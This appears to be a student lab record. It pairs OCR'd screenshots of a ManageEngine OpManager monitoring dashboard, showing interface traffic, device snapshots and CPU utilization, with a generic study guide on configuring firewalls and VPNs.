
General (Map View and Others)
- 3D Floor View
- All Groups
- Business View
- Business View Summary
- Custom HTML or Text
- Custom Links of a Device
- Device Summary
- Devices in Business View
- Devices in Group
- Favorite Reports
- File Monitors HeatMap
- Floor Details
- Folder Monitors HeatMap
- HeatMap
- Infrastructure Snapshot
- Interfaces in Group
- Layer2 Map
- Maps
- Network Path Analysis
- Rack Asset Details
- Rack Capacity

Interface Performance
- All Interfaces Bandwidth Utilization of a Device
- All Interfaces Traffic of a Device ✓
- Interfaces by Bandwidth Utilization
- Interfaces by Errors and Discards
- Interfaces by Traffic
- Interfaces exceeding N Mbps Traffic
- Interfaces exceeding N% Bandwidth Utilization
- Last N hours Bandwidth Utilization
- Last N hours Errors and Discards
- Last N hours Total Bytes Transferred
- Last N hours Traffic
- Last Polled Bandwidth Utilization Value
- Last Polled Traffic Value

Meraki Widgets
- Down Meraki Devices
- Last Detected N Rogue SSIDs
- Meraki Access Points (Down)
- Meraki Organization Summary By Network
- Meraki Organization Summary by Category

SLA Widgets
- Alarms Graph
- Availability Distribution
- Average Availability
- Hop-Hop View
- Least Available Paths
- Least Performing Paths
- Servers Availability Distribution
- Servers Average Availability
- Servers Top-N Least Availability
- Top Call Paths by Jitter
- Top Call Paths by Latency
- Top Call Paths by MOS
- Top Call Paths by Packet Loss
- Top Call Performance by Location
- Top-N Least Available
- WAN Links Availability Distribution
- WAN Links Average Availability
- WAN Links Top-N Least Availability

Storage Widgets
- Disk IO Rate


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard/Add
OpManager
License will expire in 29 days Get Quote Purchase Request Demo
Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports
Search
Back
Cancel
Create
73°F Mostly cloudy
Search
11:39 11/22/2023


Associate Dashboard to Users

- [ ] Show Roles *(Display all roles)*
- [✓] Administrator
- [ ] Operator

Select Users

- [ ] Select all Roles and Users

Administrator 1/1
- [ ] All
  - [✓] admin (Owner)



Edit Widget


Name: All Interfaces Traffic of a Device

Device Name: ...Select a Device...

Show: All


Period: Last 24 hours

Time Window: Full 24 hours




All Interfaces Traffic of a Device
vigor

Interface Name	Bandwidth	Receive (bps)	Transmit (bps)
LAN	100 M/100 M	0	0
WAN2	100 M/100 M	0	0



Infrastructure Snapshot

	Name	Alarms	Devices	Problematic Devices
✓	Server	0	0	0
✓	Router	0	1	0
✓	Switch	0	0	0
✓	Desktop	0	1	0
✓	Firewall	0	0	0
✓	DomainController	0	0	0
✓	Load Balancer	0	0	0
✓	WAN Accelerator	0	0	0
✓	Wireless	0	0	0


OpManager
https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard
Business View
NETVN (2)
netvn
HeatMap
Clear (2)
2
Recent Alarms
0
No Data

netvn
Realtek PCIe GbE Family Controller-Ethernet

AdminStatus	OperStatus	Speed
Up	Up	1 Gbps

In Traffic	Out Traffic
315.679 Kbps(0.03%)	16.482 Kbps(0.0%)


vigor
LAN

AdminStatus	OperStatus	Speed
Up	Up	100 Mbps

In Traffic	Out Traffic
62.397 Kbps (0.06%)	1.133 Mbps (1.13%)

Infrastructure Snapshot

	Name	Alarms	Devices	Problematic Devices
✓	Server	0	0	0
✓	Router	0	1	0
✓	Switch	0	0	0
✓	Desktop	0	1	0
✓	Firewall	0	0	0
✓	DomainController	0	0	0
✓	Load Balancer	0	0	0
✓	WAN Accelerator	0	0	0
✓	Wireless	0	0	0


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Home/Dashboard/Overview/dashboard.name.enterprisedashboard
License will expire in 29 days | Get Quote | Purchase | Request Demo
Dashboard | Inventory | Network | Servers | Virtualization | Storage | Alarms | Maps | Applications | Workflow | Settings | Reports
Overview Enterprise Dash... | Network | Servers | Virtualization | Storage | Custom Dashboard
Business View
NETVN (2)
.482 Kbps (0.0%)
netvn
HeatMap
Clear (2)
2
Recent Alarms
0
No Data

netvn
Realtek PCIe GbE Family Controller-Ethernet

AdminStatus	OperStatus	Speed
Up	Up	1 Gbps

In Traffic	Out Traffic
315.6 Kbps(0.03%)	16.482 Kbps(0.0%)


vigor
LAN

AdminStatus	OperStatus	Speed
Up	Up	100 Mbps

In Traffic	Out Traffic
62.397 Kbps (0.06%)	1.133 Mbps (1.13%)

Infrastructure Snapshot

	Name	Alarms	Devices	Problematic Devices
✓	Server	0	0	0
✓	Router	0	1	0
✓	Switch	0	0	0
✓	Desktop	0	1	0
✓	Firewall	0	0	0
✓	DomainController	0	0	0
✓	Load Balancer	0	0	0
✓	WAN Accelerator	0	0	0
✓	Wireless	0	0	0



OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Inventory/Snapshot/MonitoringDevice/netvn
Dashboard | Inventory | Network | Servers | Virtualization | Storage | Alarms | Maps | Applications | Workflow | Settings | Reports
Summary | Interfaces | Active Processes | Installed Software | Apps | Monitors
Discover Interfaces

netvn
Desktop | Windows 11 | SNMP

Interfaces (0 / 1)

Status	IfIndex	Interface Name	Type	Rx Traffic	Tx Traffic	Polling status	Action
✓ Clear	3	Realtek PCIe GbE Family Controller-Ethernet	Ethernet	315.679 K (0.03%)	16.482 K (0.0%)	● Active	

Page 1 of 1 | 50 | View 1 - 1 of 1


OpManager
Not secure | https://netvn:8061/apiclient/ember/index.jsp#/Inventory/Snapshot/MonitoringDevice/netvn/Monitors/Graph
Dashboard
Inventory
Network
Servers
Virtualization
Storage
Alarms
Maps
Applications
Workflow
Settings
Reports
netvn
Desktop | Windows 11 | SNMP
Monitors > CPU Utilization [SNMP]
Forecast | Table View | Today | Schedule Report | Export
Select All
CPUUSAGE
Percentage
Time
Data Collection Error Logs

Name	Min	Max	Avg	95th Percentile
CPUUSAGE	5.0	18.0	9.17	7.4

RESULT:

Thus the tool of OP MANAGER for Network monitoring tool as installed, configured and monitor a network successfully

Ex.No: Date:	Study to configure Firewall, VPN

AIM:

To study and configure the Firewall and VPN

PROCEDURE:

Configuring a firewall and VPN involves multiple steps and considerations. Here's a study guide to help you understand the basics and steps involved in configuring both:

Firewall Configuration:

1. Understand Firewall Types:

- Study different types of firewalls such as network-based firewalls, host-based firewalls, and application-layer firewalls.

- Learn about stateful vs. stateless inspection and how they impact firewall rules.

2. Choose Firewall Software/Hardware:

- Research popular firewall solutions like iptables (Linux), pfSense (open-source firewall), Cisco ASA (hardware firewall), and others.

- Understand the features, limitations, and requirements of each solution.

3. Define Security Policies:

- Determine the purpose of the firewall (e.g., perimeter defense, internal segmentation).

- Define security policies such as which traffic to allow, deny, or restrict based on source, destination, port, and protocol.

4. Implement Firewall Rules:

- Learn how to create and configure firewall rules to enforce security policies.

- Understand rule precedence, NAT (Network Address Translation), and port forwarding.

5. Test and Monitor:

- Test firewall rules to ensure they function as intended without unintended consequences.

- Set up logging and monitoring to detect and respond to security events and policy violations.

VPN Configuration:

1. Choose VPN Technology:

- Study different VPN technologies such as IPsec, SSL/TLS, PPTP, L2TP, and OpenVPN.
- Understand their features, security implications, and use cases.

2. Select VPN Software/Hardware:

- Research VPN solutions compatible with your network infrastructure and requirements.
- Consider factors like ease of setup, scalability, compatibility, and security features.

3. Configure VPN Server:

- Install and configure VPN server software or hardware appliance.
- Define VPN parameters such as encryption algorithms, authentication methods, and IP address assignment.

4. Configure VPN Clients:

- Set up VPN client software or configure built-in VPN clients on devices.
- Configure client-side parameters such as server address, authentication credentials, and connection settings.

5. Test and Troubleshoot:

- Test VPN connectivity from client devices to the VPN server.
- Troubleshoot connection issues, firewall conflicts, and misconfigurations.

6. Implement Security Measures:

- Implement additional security measures like multi-factor authentication (MFA) and endpoint security to enhance VPN security.
- Regularly update VPN software and firmware to patch security vulnerabilities.

7. Monitor and Maintain:

- Monitor VPN connections for performance, availability, and security.
- Implement logging and auditing to track VPN usage and detect suspicious activities.

Additional Resources:

- Refer to official documentation and guides provided by firewall and VPN vendors.
- Explore online tutorials, courses, and forums for hands-on configuration examples and troubleshooting tips.
- Practice setting up virtual firewall and VPN appliances using platforms like VirtualBox or VMware for practical experience.

By following this study guide and gaining hands-on experience, you'll develop the skills and knowledge needed to configure firewall and VPN solutions effectively in real-world scenarios.

RESULT:

Thus the study and configuration of firewall and VPN was studied successfully.